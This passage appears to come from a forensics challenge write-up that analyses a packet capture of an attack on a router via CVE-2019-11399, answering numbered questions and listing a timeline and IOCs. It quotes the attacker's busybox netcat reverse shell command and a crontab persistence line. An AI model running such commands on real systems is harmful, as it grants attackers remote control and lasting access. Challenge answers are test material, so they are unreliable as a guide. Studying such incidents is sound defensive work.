
So after several unsuccessful attempts, the attacker used whoami to retrieve username that the attacker could control.

Then the attacker echo busybox netcat reverse shell command into a /tmp/shell.sh.

Then the attacker executed the script.

Which we will see that the reverse shell connection established on port 4444 after the attacker executed the script which effectively executed busybox nc reverse shell command and that is the answer of this question
Answer
~/firmadyne/busybox nc 192.168.10.2 4444 -e /bin/shQ11) Using the PCAP file, determine the exact timestamp when the attacker successfully established communication with the reverse shell. (Format: YYYY-MM-DD HH:MM:SS)

Lets get the timestamp of ACK packet which completed 3-way handshake.
Answer
2025-01-22 14:42:25Q12) After establishing the reverse shell, the attacker issued a command to assess their access level. What was the first command executed? (Format: Command)

Follow the TCP stream of the reverse shell connection then we can see that the attacker executed whoami as the first command then ls to list content of the directory before changing to /tmp directory
Answer
whoamiQ13) The attacker implemented a persistence technique to maintain access. What command did they use to achieve this? (Format: Command)

The attacker then added cronjob for persistence which will execute the reverse shell script every reboot. (this won't work in an actual case since all files in /tmp directory will be deleted next time when system boot up)
Answer
echo "@reboot /tmp/shell.sh" >> /etc/crontabSummary
The attacker exploited this by using weak credential to authenticate and then after determined that Model and firmware version then the attacker identified that the router is vulnerable to CVE-2019-11399 so attacker used that to gained a foothold on the router and created persistence with cronjob.
Timeline
- 2025-01-22 14:34:24 : Attacker first interacted with router via web interface
- 2025-01-22 14:37:59 : Attacker successfully exploited CVE-2019-11399 by running
mkdir testcommand - 2025-01-22 14:42:25 : Attacker successfully gained a foothold on the router.
IOCs
- 3[.]125[.]48[.]181
- 192[.]168[.]10[.]2
shell.sh